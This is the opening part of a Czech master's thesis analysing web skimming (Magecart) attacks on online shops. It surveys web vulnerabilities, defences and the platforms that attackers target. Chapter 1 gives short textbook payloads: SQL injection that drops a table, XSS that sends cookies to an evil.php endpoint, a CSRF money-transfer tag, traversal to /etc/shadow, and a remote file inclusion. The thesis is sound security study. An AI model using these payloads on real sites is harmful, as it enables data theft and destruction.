FAKULTA INFORMAČNÍCH TECHNOLOGIÍ ČVUT V PRAZE

ZADÁNÍ DIPLOMOVÉ PRÁCE

Název:	Analýza web skimmingu
Student:	Bc. Pavlína Kopecká
Vedoucí:	Ing. Jan Zíka
Studijní program:	Informatika
Studijní obor:	Počítačová bezpečnost
Katedra:	Katedra informační bezpečnosti
Platnost zadání:	Do konce zimního semestru 2021/22

Pokyny pro vypracování

1. Seznamte se s útoky, při kterých dochází k odcizení platebních údajů z internetových obchodů.
2. Zaměřte se konkrétně na metodu tzv. web skimming, která využívá úpravu zdrojového kódu internetového obchodu.
3. Analyzujte zranitelnosti, které útočníci zneužívají k infiltraci webových stránek, a jakými způsoby ukrývají svůj kód na cizích webových stránkách.
4. Analyzujte metody, jakými útočníci získávají platební údaje.
5. Navrhněte způsoby obrany a implementujte detekci zmíněného útoku na internetové obchody.

Seznam odborné literatury

Dodá vedoucí práce.

prof. Ing. Róbert Lórencz, CSc.
vedoucí katedry

doc. RNDr. Ing. Marcel Jiřina, Ph.D.
děkan

V Praze dne 17. září 2020

České vysoké učení technické v Praze
Fakulta informačních technologií
Katedra Informační Bezpečnosti

Diplomová práce

Analýza web skimmingu

Bc. Pavlína Kopecká

Vedoucí práce: Ing. Jan Zíka

7. ledna 2021

Poděkování

Tímto bych ráda poděkovala především svému vedoucímu Ing. Janu Zíkovi za cenné rady a připomínky při psaní této práce. Dále děkuji rodině za podporu a důvěru během celého studia. V neposlední řadě bych také chtěla poděkovat všem přátelům, kteří pomohli udělat z 5,5 let studia jedno z nejkrásnějších období v mém životě.

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval(a) samostatně a že jsem uvedl(a) veškeré použité informační zdroje v souladu s Metodickým pokynem o etické přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů. V souladu s ust. § 46 odst. 6 tohoto zákona tímto uděluji nevýhradní oprávnění (licenci) k užití této mojí práce, a to včetně všech počítačových programů, jež jsou její součástí či přílohou, a veškeré jejich dokumentace (dále souhrnně jen „Dílo“), a to všem osobám, které si přejí Dílo užít. Tyto osoby jsou oprávněny Dílo užít jakýmkoli způsobem, který nesnižuje hodnotu Díla, a za jakýmkoli účelem (včetně užití k výdělečným účelům). Toto oprávnění je časově, teritoriálně i množstevně neomezené. Každá osoba, která využije výše uvedenou licenci, se však zavazuje udělit ke každému dílu, které vznikne (byť jen zčásti) na základě Díla, úpravou Díla, spojením Díla s jiným dílem, zařazením Díla do díla souborného či zpracováním Díla (včetně překladu), licenci alespoň ve výše uvedeném rozsahu a zároveň zpřístupnit zdrojový kód takového díla alespoň srovnatelným způsobem a ve srovnatelném rozsahu, jako je zpřístupněn zdrojový kód Díla.

V Praze dne 7. ledna 2021 .....

Odkaz na tuto práci

Kopecká, Pavlína. *Analýza web skimmingu.* Diplomová práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2021.

Abstrakt

Tato diplomová práce se zabývá útoky na internetové obchody, zaměřuje se konkrétně na útok nazvaný web skimming. Při tomto útoku útočníci upraví zdrojový kód webové stránky a k odcizení platebních údajů dochází přímo v prohlížeči uživatele. Práce analyzuje zranitelnosti, které jsou využívány k napadnutí webových stránek, způsoby, jakými je škodlivý kód ukryt ve zdrojovém kódu internetového obchodu, a metody odcizení platebních údajů. Navrhuje způsoby obrany před web skimming útoky a implementuje doplněk do prohlížeče, jehož cílem je těmto útokům zabránit.

Klíčová slova web skimming, detekce, zranitelnosti webových stránek, útoky na internetové obchody

Abstract

This diploma thesis is about attacks on e-commerce websites. It focuses on a method called web skimming, which uses modifications of website source code and steals customers' payment card data directly from the browser. This work analyzes vulnerabilities that are abused for infiltration of websites, the ways how to hide malicious code in the website source code and the methotds of stealing payment data. It proposes ways to defend against web skimming attacks and implements a browser add-on to prevent these attacks.

Keywords web skimming, detections, websites vulnerabilities, attacks on e-commerce websites

Obsah

Seznam obrázků

Seznam tabulek

Úvod

Rozšiřování dostupnosti počítačů, chytrých telefonů a internetu má vliv i na to, jak lidé nakupují. Nyní čím dál více lidí nakupuje na internetu místo v klasických kamenných obchodech [6]. Poté, co svět zasáhla koronavirová krize a všude po světě docházelo v rámci opatření k uzavírání kamenných obchodů, se počet lidí nakupujících přes internet ještě zvýšil [7]. To klade stále větší a větší nároky na bezpečnost internetových obchodů, které se za posledních pár let staly terčem útoků, které se nazývají *web skimming*.

Web skimming je útok, při kterém dochází k odcizení platebních údajů zákazníků, kteří nakoupí na napadené stránce a zadají na této stránce své platební údaje. Největší hrozbou tohoto útoku je, že zákazník obvykle nemá vůbec žádnou šanci si všimnout, že se děje něco nekalého. Nákup proběhne bez žádného viditelného problému a i poté, co jsou údaje odcizeny z webové stránky, nic nenasvědčuje tomu, že mohlo dojít k nějaké škodlivé aktivitě.

Za poslední tři roky byly napadeny internetové obchody velkých firem, jako například British Airways, Ticketmaster, Macy's, Puma nebo Michigan State University. Byly odcizeny platební údaje statisíců zákazníků těchto firem [8]. Útočníci stále vymýšlejí nové a nové způsoby, jak napadnout webové stránky a co nejnenápadněji odcizit velké množství platebních údajů. Získaná data pak obvykle prodávají dále anebo využívají k nákupu za pomoci prostředníků [9].

Cílem této diplomové práce je se s těmito útoky seznámit, zaměřit se na způsoby, jakými útočnici ukrývají škodlivý kód na webových stránkách internetových obchodů a jak získávají platební údaje zákazníků a nakonec navrhnout způsoby obrany a implementovat detekci web skimming útoků.

V první kapitole jsou vysvětleny útoky na webové stránky a zranitelnosti, které útočníci zneužívají. Ve druhé kapitole je podrobně popsán web skimming. Ve třetí kapitole jsou představeny již proběhlé velké či zajímavé web skimming útoky a jaké tyto útoky mohou mít pro internetové obchody následky. Ve čtvrté kapitole se zabývám způsoby obrany a implementací detekce útoku.

Kapitola 1

Útoky na webové stránky

V této práci se zaměřuji především na útoky na internetové obchody, při kterých dochází k odcizení platebních údajů uživatele. Existuje více způsobů, jakými může útočník údaje odcizit. Zaměřuji se na útoky, při kterých útočník obvykle zneužije nějaké zranitelnosti a dostane se k možnosti upravit zdrojový kód webové stránky.


Tento útok se skládá ze tří fází. V první fázi si útočník vybere nějakou zranitelnost a následně prohledá internet a najde internetové obchody, které obsahují tuto zranitelnost. Případně samozřejmě může zvolit opačný přístup a nejdříve si vybrat obchod a až poté na něm hledat nějakou zranitelnost, ovšem to je časově náročnější. Typicky se může útočník zaměřit na starší verze webových aplikací. Tuto zranitelnost útočník zneužije k získání přístupu ke zdrojovému kódu a k jeho perzistentní úpravě. Druhá fáze zahrnuje zadání citlivých údajů do formuláře na napadaném webu uživatelem. Ve třetí fázi dojde k odcizení těchto údajů. Nejběžnějším způsobem je odeslání údajů na webovou stránku ovládanou útočníkem, ale je možné použít místo toho například Google Analytics či Telegram. Všechny tyto způsoby budou podrobněji rozebrány v další kapitole. Celý tento proces je znázorněn na obrázku 1.1.

Ještě před tím, než se budu věnovat přímo web skimming útokům, tak v této kapitole rozeberu obecně útoky na webové stránky a internetové obchody.

1.1 Bezpečnostní rizika webových stránek

Nejprve rozeberu zranitelnosti webových stránek. Tyto zranitelnosti útočníci využívají kromě web skimmingu k různým dalším škodlivým činnostem, mezi které patří například krádež hesel, přesměrování na škodlivý web či vložení své vlastní reklamy. Budu se zabírat následujícími bezpečnostními riziky:

- SQL Injection



Obrázek 1.1: Znázornění průběhu web skimming útoku na internetové obchody

- Cross-Site Scripting
- Cross-Site Request Forgery
- Path Traversal
- Local File Inclusion

Jedná se o dobře známé zranitelnosti. Útočníci běžně využívají toho, že někteří autoři webových stránek neaktualizují software, a tudíž používají staré verze, které jsou zranitelné, anebo toho, že každou opravenou zranitelností často vznikají další. Tudíž se stále objevují nové a nové zranitelnosti v systémech, které využívají webové stránky po celém internetu.

1.1.1 SQL injection

SQL injection je útok, který cílí na webové stránky a díky kterému se může útočník dostat k informacím v databázi. V případě špatného zabezpečení webové stránky lze pomocí tohoto útoku smazat celou databázi nebo z databáze získat různé údaje, případně může být také možné tyto údaje měnit. Běžně databáze obsahují například přihlašovací údaje, platební údaje či různá

další tajná data, která mohou být pro firmu významná. Tento útok se provádí přes nezabezpečené formuláře, do kterých se vloží škodlivý SQL dotaz.

Mezi zranitelné prvky pak patří například vyhledávací políčko nebo formulář pro přihlašování, protože za těmito prvky obvykle stojí přístup do databáze. Vyhledávací políčko běžně vyhledává data, která jsou uložená v databázi, stejně tak přihlašovací údaje.

Příklad SQL injection

Škodlivý dotaz, který je vkládán do formuláře, může vypadat například takto: `name'; DROP TABLE users; --`. V této ukázce lze vidět, že nejdřív je zakončen původní dotaz `';` a ze zbytku původního dotazu je udělán komentář pomocí `--`. Konkrétně pak celý dotaz do databáze může být následující:

```
SELECT * FROM users WHERE name = 'name'; DROP TABLE users; -- '
↪  AND password = 'test';
```


1.1.2 Cross-site scripting

Stejně jako v případě SQL injection, Cross-site scripting (XSS) využívá často nezabezpečené formuláře. Rozdíl je v tom, že primárním cílem XSS není provádět dotazy do databáze, ale provést změnu ve zdrojovém kódu webové stránky. Díky špatné validaci dat dokáže útočník vložit na stránku svůj škodlivý kód, který může být použit třeba k odcizení cookies uživatele nebo k přesměrování na jinou webovou stránku (třeba stránku obsahující phishing).

Cross-site scripting útoky se dají rozdělit do dvou kategorií: Stored XSS a Reflected XSS [10].

Stored XSS Jak napovídá název, jedná se o typ útoku, který je perzistentní, což znamená, že na webové stránce zůstává pro všechny uživatele až do doby, než dojde k jeho odhalení a odstranění [10]. Škodlivý kód bývá obvykle uložen například v databázi. Typicky se k databázi můžeme dostat přes komentáře, které se tam běžně automaticky ukládají.

Reflected XSS Nejedná se o perzistentní útok, to znamená, že útočníkův škodlivý kód nezůstává na zranitelném webu napořád pro všechny uživatele. Tento útok je znázorněn na obrázku 1.2. V prvním kroku útočník identifikuje zranitelnou stránku a vytvoří URL se škodlivým kódem, kterou pošle uživateli. Ve druhém kroku uživatel klikne na podstrčenou URL. Tento dotaz vede na legitimní, ale zranitelnou webovou stránku. Ve třetím kroku se uživateli tudíž vrátí legitimní webová stránka, ale ta již obsahuje škodlivý kód. Tento škodlivý kód je následně spuštěn v prohlížeči uživatele.



Obrázek 1.2: Znázornění reflected Cross-site scripting útoku

Příklady XSS

V kódu 1 útočník namísto `alert('xss');`, který je prakticky neškodný, vloží svůj škodlivý kód. Tento kód se pak načte uživateli na legitimní zranitelné stránce.

```
http://zranitelna-
↪  stranka.cz/search?q=<script>alert('xss');</script>
```

Kód 1: Reflected XSS – URL, kterou útočník pošle uživateli, například pomocí phishingového útoku

Kód 2 je příkladem Stored XSS. Tento kód útočník neposílá přímo oběti, namísto toho ho vloží například jako komentář na zranitelné webové stránce. Tím dojde k uložení do databáze a u každého uživatele, který přistoupí na konkrétní webovou stránku, dojde ke spuštění tohoto kódu.

1.1.3 Cross-site request forgery

Útok, který zneužívá důvěru zranitelné stránky v požadavky z nelegitimních zdrojů. Útočník se tudíž může vydávat za uživatele a například přistupovat

```
<script>
var url = "https://example.cz/evil.php?cookie=" +
↪  escape(document.cookie);
document.write("<img src=" + url + " />");
</script>
```

Kód 2: Stored XSS – Kód, který krade cookies uživatele

tam, kam by neměl mít přístup, nebo posílat požadavky, na které by neměl mít práva. Rozdíl mezi XSS a CSRF je, že CSRF nespouští zranitelný kód, pouze vytváří a posílá zranitelné stránce takové dotazy, které působí, že jsou od legitimního uživatele.

Příklad CSRF

V ukázce 3 je zobrazen škodlivý kód, který útočník pošle oběti. V tomto případě oběť nemusí ani na nic klikat, stačí, že se daný kód zobrazí, a pokud je daná webová stránka zranitelná, tak konkrétně v tomto případě dojde k převedení peněz z bankovního konta oběti, za předpokladu, že oběť byla v té době přihlášena do svého internetového bankovnictví. I to je jeden z důvodu, proč v internetovém bankovnictví dochází k rychlému odhlášení v případě neaktivity.

```
<img src="https://bank.com/transfer.do?acct=MARIA&amount=100000"
↪  width="0" height="0" border="0">
```

Kód 3: CSRF – Kód, který krade peníze z účtu [11], obrázek se nezobrazí, ale ke GET requestu dojde, oběť ani nemusí klikat na odkaz

1.1.4 Path Traversal

Cílem tohoto útoku je přistupovat k souborům, které jsou uloženy mimo kořenový adresář, útočníci k tomu využívají především notaci `"../"`, pomocí které lze přistupovat do rodičovských adresářů [12]. Útok využívá špatně provedenou validaci uživatelského vstupu a útočníci díky tomu mohou přistupovat ke všem možným souborům, které se na webovém serveru nacházejí.

Příklad Path Traversal

V tomto příkladu dochází k přístupu do `/etc/shadow` a `/etc/passwd`, což jsou soubory, které obsahují přihlašovací jména a hesla na Unixových systémech.

```
http://some_site.com.br/../../../../etc/shadow
http://some_site.com.br/get-files?file=/etc/passwd
```

Kód 4: Path Traversal – příklad útoku [12]

1.1.5 File Inclusion

Jedná se o zranitelnost, pomocí které je možné načíst jakýkoliv lokální soubor (takový, který na daném webovém serveru již existuje) na webové stránce, nebo dokonce vložit a načíst (spustit) na webové stránce svůj vlastní soubor. Podle toho se dělí na lokální a vzdálený (local a remote). Nachází se ve webových aplikacích, které používají PHP.

Příklad Local File Inclusion

Škodlivé URL 5 vypadají velmi podobně jako URL v případě předchozího Path Traversal 4. Rozdíl je, že v případě Path Traversal lze soubor pouze číst, zatímco v případe File Inclusion dochází i ke spuštění souboru.

```php
<?php
include($_GET['file'].".php");
// http://zranitelna-stranka.cz/?file=../../etc/passwd%00
// http://zranitelna-stranka.cz/?file=http://utocnikova-
↪  stranka.cz/evil.php%00
?>
```

Kód 5: File Inclusion – zranitelný kód a ukázka útoku

1.2 Způsoby, jak předcházet útokům na webové stránky

Pokud se nejedná o zero-day (zranitelnost, o které zatím ví pouze útočníci) zranitelnosti, jde většinou o chybu ať už programátora, nebo například správce systému, od špatné konfigurace až po zastaralé aplikace. Proto teď vyjmenuji několik základních způsobů, jak předcházet útokům na webové stránky. Vytvořit webovou stránku je v dnešní době velmi jednoduché, lze najít bezpočet návodů na internetu, bohužel ne všechny jsou vždy aktuální a správně. Tudíž se snadno stane, že programátor opomene bezpečnostní hledisko a spokojí se s tím, že aplikace na první pohled funguje jak má. Často některé chyby také nelze odhalit tak snadno.

1.2.1 Validace dat

Jedním z nejzranitelnějších míst aplikace jsou uživatelské vstupy, to jsou místa, kde dochází ke zpracovávání dat od uživatele. Konkrétně se jedná například o komentáře nebo chat. Cílem validace je zajistit, aby data vložená uživatelem splňovala určitá kritéria. Například pokud chceme po uživateli telefonní číslo, validace znamená kontrola, zda bylo opravdu vloženo telefonní číslo – správná délka, pouze čísla a znaménko `+`, případně spojovník a závorky (např. telefonní čísla v USA). Tohle se děje na straně uživatele, ještě před tím, než dojde k odeslání dat na server, tudíž tato validace lze snadno obejít a nelze se na ní spoléhat. Pomocí validace nedochází k úpravě dat vložených uživatelem, pouze jsou tato data zamítnuta [10].

1.2.2 Sanitace dat

Na rozdíl od validace se pomocí sanitace už data upravují [10]. Může se jednat třeba o zakódování, detekci škodlivého kódu a jeho smazání nebo escapování. Pomocí sanitace lze předcházet velké většině útoků, které jsem zmínila. Například Cross-site scriptingu zabráníme, pokud budeme kontrolovat, jaká data uživatelé vkládají do systému, a pokud je následně budeme správně filtrovat, případně escapovat.

1.2.3 Cookies

V ukázce 2 u příkladů XSS bylo znázorněno, jak lze pomocí XSS krást cookies. Pomocí JavaScriptu lze ke cookies přistupovat přes `document.cookie`. Hlavní nebezpečí spočívá v tom, k čemu jsou cookies využívány. Kromě toho, že jsou cookies používány reklamními společnostmi na sledování uživatelů, jsou využívány i na zapamatování si přihlášení nebo věcí, které si člověk vložil do košíku. Z toho vyplývá, že cookie může jednoznačně identifikovat uživatele, a pokud nejsou aplikována bezpečností opatření, může se útočník díky ukradené cookie vydávat za uživatele.

1.2.4 Přístupová práva

Dalším důležitým pravidlem je, že by nikdo nikdy neměl mít větší práva, než potřebuje, čímž lze například zabránit smazání celé databáze nebo úpravě souboru obyčejným uživatelem. Ruku v ruce s tím jde ochrana administrátorských účtů, pokud jsou sice práva uživatelů omezena na nezbytné minimum, ale zároveň nechráníme přístupy k administrátorským účtům, vyjde naše snaha naprázdno.

1.2.5 Aktualizace

Dalším z důležitých předpokladů je udržovat systém aktualizovaný. Už jsem zmínila, že útočníci často útočí na starý neaktualizovaný software, u kterého jsou známé zranitelnosti. Mohlo by se zdát, že přece není problém pravidelně a často aktualizovat, problém však nastává s kompatibilitou, proto i dost webových stránek běží na starších systémech. Obvykle daná stránka používá třeba nějaké specifické pluginy nebo jsou nějakým způsobem upraveny, a proto by v důsledku aktualizace došlo k rozbití některých funkcionalit.

1.2.6 Další konkrétní metody

Kromě zmíněných způsobů, jak předcházet útokům na webové stránky, existují ještě pravidla, jejichž cílem je zabránit nelegitimním požadavkům, které mohou vzniknout právě v případě, že daná webová stránka obsahuje zranitelnosti.

Same Origin Policy

Jak jsem již ukázala, možnost posílat bez omezení tzv. *requesty*, neboli požadavky, na webové stránky může být nebezpečná. Z tohoto důvodu existuje Same Origin Policy. Toto pravidlo omezuje, odkud může daná webová stránka načítat soubory, neboli na jaké webové stránky může posílat své požadavky. Vždy musí být shodný *origin*, ten je definován jako URI schéma (to je například `http` nebo `https`), hostname a číslo portu [13].

Vzhledem k tomu, že téměř každá webová stránka v dnešní době komunikuje s dalšími (obrázky a zdrojové kódy hostovány na cizí doméně, posílání POST requestů na jiné stránky), tak se velmi těžko dodržuje Same Origin Policy. Z toho důvodu existuje Cross Origin Resource Sharing (CORS), pomocí něhož lze nastavit výjimky [14].

Content Security Policy

Content Security Policy je standard, jehož cílem je chránit webovou stránku proti Cross-site scriptingu a dalším útokům, při kterých dochází k vložení škodlivého kódu. Umožňuje definovat speciální HTTP hlavičku, pomocí které lze kontrolovat, jak a jaké soubory může daná stránka načítat [15]. To znamená, že kromě toho, že lze určit, z jakých zdrojů se mohou data načítat, lze i určit, jaká data se z těchto zdrojů mohou načítat. Ani CSP však nezajistí dokonalou ochranu. Kromě toho, že je CSP často špatně nastavené a tím pádem neúčinné, může také být pro některé webové stránky komplikované vše dodržet, vzhledem k tomu, že v dnešní době se běžně načítá větší množství souborů z externích zdrojů a často dochází ke změnám, tudíž je náročnější na údržbu [16]. Navíc CSP neochrání webovou stránku před napadením zdroje třetí strany.

1.3 Internetové obchody a jejich slabiny

Internetové obchody jsou webové stránky, na kterých dochází k prodeji zboží, ať už fyzického nebo pouze digitálního, jako například prodej grafických návrhů, webových stránek a podobně. Důležité je, že tyto obchody pracují s citlivými údaji zákazníka, kromě jména a adresy se jedná především o platební údaje. Z pohledu bezpečnosti musí obchod na jednu stranu zajistit, aby nebyl okraden zákazníkem s nekalými úmysly. Tím je myšlena například objednávka bez zaplacení nebo objednání zboží za jinou cenu, než obchod inzeruje. Na druhou stranu by měl obchod také zajistit bezpečnost zákazníka a jeho údajů. Pro obchodníka je prioritou, aby nebyl on sám okraden, tudíž bezpečnost zákazníka často nechává až na druhém místě. V této práci se zabývám právě bezpečností zákazníka a jeho údajů.

Pro všechny organizace, které zpracovávají platební údaje, což zahrnuje i internetové obchody, existuje norma Payment Card Industry Data Security Standard (PCI DSS). Cílem je zabránit úniku platebních údajů. Říká organizacím, jak mají s těmito údaji nakládat. Obsahuje 12 požadavků, kterými se mají organizace řídit (šifrování platebních údajů, testování systémů na zranitelnosti a podobně) [17].

Mezi slabiny internetových obchodů může patřit například manipulace s cenami zboží, krádež uživatelského účtu, kde mohou být uloženy platební údaje, anebo také DDoS útok (zamezení přístupu reálným uživatelům). Budu se nyní zabývat především slabinami, při kterých je ovlivněn zákazník a jeho bezpečí, konkrétně bezpečí jeho platebních údajů. Proto v této části rozeberu různé způsoby, jakými může dojít k odcizení platebních údajů zákazníka. Jedná se o následující způsoby:

- Zranitelná databáze
- Slabá autentizace a autorizace
- Man in the middle
- Infikovaný počítač
- Phishing
- Web skimming

1.3.1 Zranitelná databáze

Zranitelná databáze představuje pro zákazníka největší riziko v případě, že má na webové stránce účet, ve kterém si uložil své údaje. Tyto údaje jsou obvykle uložené právě v databázi. Když je tato databáze špatně zabezpečená, útočník může využít například SQL injection zranitelnost, pak může dojít k odcizení právě platebních údajů. Pokud databáze a uložení platebních údajů splňuje


standard PCI DSS, pak by vždy měly být platební údaje dobře šifrovány, a případný únik by tudíž neměl způsobit větší škody, maximálně by mělo dojít k poškození reputace obchodu, ale údaje by měly zůstat v bezpečí. V případě slabého šifrování se může stát, že se útočníkovi podaří údaje dešifrovat.

1.3.2 Slabá autentizace a autorizace

Účty na webové stránce mohou být špatně zabezpečeny, pokud lze například jednoduše provést brute force útok na uživatelské účty, protože je uživatelům povoleno si vytvářet krátká a nebezpečná hesla v kombinaci s tím, že webová stránka nekontroluje počet pokusů o přihlášení. Potom se útočníkovi může podařit přihlásit se do uživatelských účtů, případně do účtu administrátora webové stránky.

1.3.3 Man in the middle

Při útoku Man in the middle dochází k zachycení komunikace mezi webovou aplikací a uživatelem. V případě, že tato komunikace není zabezpečená, využívá například protokol HTTP (případně je zabezpečená, ale špatně), může dojít k odposlechnutí citlivých dat (čísla platební karty) útočníkem. Znázornění tohoto útoku je na obrázku 1.3.



Obrázek 1.3: Znázornění útoku Man in the middle

Konkrétním způsobem provedení Man in the middle útoku může být například infikování routeru nebo vytvoření škodlivého doplňku do prohlížeče.

1.3.4 Infikovaný počítač

Uživatel může mít infikovaný počítač například keyloggerem, což je malware, který zaznamenává stisky kláves na infikovaném počítači a odesílá je útočníkovi. V těchto datech poté útočník může najít platební anebo také přihlašovací údaje.

1.3.5 Phishing

Trochu vedle všech těchto útoků stojí phishing. Phishing je jeden z nejběžnějších útoků na uživatele, jehož cílem je ukrást údaje, typicky přihlašovací jméno a heslo anebo číslo platební karty, které později útočník buď sám zneužije, nebo je prodá na dark webu. Ačkoliv i při těchto útocích dochází ke krádeži platebních údajů, nejedná se o útok, který by sám o sobě zneužíval některou z technických zranitelností, nýbrž zneužívá lidského faktoru. Útočník oběti podstrčí svoji webovou stránku, která vypadá jako jiná legitimní stránka a přesvědčí uživatele, aby tam zadal své údaje.

1.3.6 Web Skimming

Obrázek 1.4: Magecart – čaroděj a nákupní košík [1]

Útok byl popsán v kapitole 1.1. Jedná se o odcizení platebních údajů, při kterém útočník vloží škodlivý kód přímo do zdrojového kódu zranitelné webové stránky. Někdy se tomuto útoku říká také card skimming nebo Magecart (na obrázku 1.4). Touto metodou se budu dále podrobně zabývat.

1.4 Zneužívané technologie internetových obchodů

Často se stává, že útočníci útočí na jeden konkrétní typ platformy či webového serveru, který využívají internetové obchody. Většinou z toho důvodu, že využívají pro své útoky nějaké konkrétní zranitelnosti, které daná platforma

obsahuje. Nejčastěji, a hlavně jako jedna z prvních, byla pro web skimming zneužívaná platforma Magento. Z toho důvodu se web skimming útoky často nazývají také *Magecart*. Nyní popíšu oblíbené zneužívané platformy pro tvorbu internetových obchodů.

V tabulce 1.1 je vidět, že tyto technologie využívá opravdu velké množství internetových obchodů. Každá z těchto technologií již byla zneužita k web skimming útokům [18, 19].

Technologie	**Počet internetových obchodů**
WooCommerce Checkout	2 600 000
Shopify	1 687 000
OpenCart	396 000
PrestaShop	303 000
Magento	204 000
BigCommerce	51 000

Tabulka 1.1: Počet internetových obchodů využívající různé technologie pro jejich tvorbu. Data získána z [4] v roce 2020. Zaokrouhleno na tisíce

1.4.1 Magento

Magento [20] je platforma napsaná v jazyku PHP pro snadnou tvorbu internetových obchodů. Existují aktuálně dvě verze – Magento 1 a Magento 2. Magento využívá momentálně 204 tisíc internetových obchodů [4]. Problémem je, že stále velké množství obchodů používá staré verze, které obsahují zranitelnosti. Tyto zranitelnosti se označují CVE (Common Vulnerabilities and Exposures), jedná se o databázi známých zranitelností pro všechny možné platformy, systémy a aplikace. Zranitelnosti jsou označovaný `CVE-[rok]-[číslo]`, `rok` je rok, kdy byla zranitelnost nahlášena, a `číslo` je pořadové číslo, které bylo zranitelnosti přiděleno. Často útočníci využívají více zranitelností najednou.

Pro ukázku zde vyjmenuji několik zranitelností, které byly objeveny v roce 2020 v Magentu.

- CVE-2020-24400 – SQL injection zranitelnost [21].
- CVE-2020-24407 – zranitelnost umožňující obejít seznam povolených souborů a nahrát škodlivý soubor [22].
- CVE-2020-24408 – XSS zranitelnost, pomocí které je možné nahrát škodlivý JavaScript soubor na zranitelnou webovou stránku [23].

1.4.2 Další platformy pro tvorbu internetových obchodů

Mezi další platformy pro tvorbu internetových obchodů, které byly zneužity pro web skimming útoky, patří následující:

PrestaShop je platforma pro tvorbu internetových obchodů [24]. Oproti Magentu není Prestashop tak často zneužíván pro web skimming útoky. I tak se nevyhnul větším zranitelnostem, například CVE-2017-9841 [25] je zranitelnost v modulu PHPUnit, která umožňuje vzdáleně spustit libovolný PHP kód.

WooCommerce Checkout je plugin pro WordPress pro vytváření internetových obchodů [26].

BigCommerce je služba, která nabízí SaaS (Software as a service) pro tvorbu internetových obchodů [27].

OpenCart je open-source platforma pro tvorbu a management internetového obchodu. Byla spuštěna v roce 2010 a je napsána v PHP a pro ukládání dat využívá MySQL [28].

Shopify je jedna z nejoblíbenějších platforem pro tvorbu webových stránek, používá jí více než jeden milion webových stránek [4]. Navíc Shopify nabízí velké množství pluginů [29, 30].

WisePay je platební systém pro školy. Školy ho mohou využívat například k řízení a přijímání plateb za kroužky, ve školní jídelně a za výlety [31].

1.4.3 Ostatní technologie pro tvorbu webových stránek

Kromě konkrétních platforem nebo systémů, které jsou určeny pro internetové obchody, útočníci útočí i na servery, na kterých webové stránky běží, anebo na služby, které využívají k hostování zdrojových kódů. Konkrétně:

Microsoft IIS – Microsoft Internet Information Services je webový server pro Windows [32]. V případě web skimming útoku na Microsoft IIS došlo ke zneužití zranitelnosti, kterou obsahuje stará verze ASP.NET [33]. ASP.NET je framework pro vývoj webových aplikací.

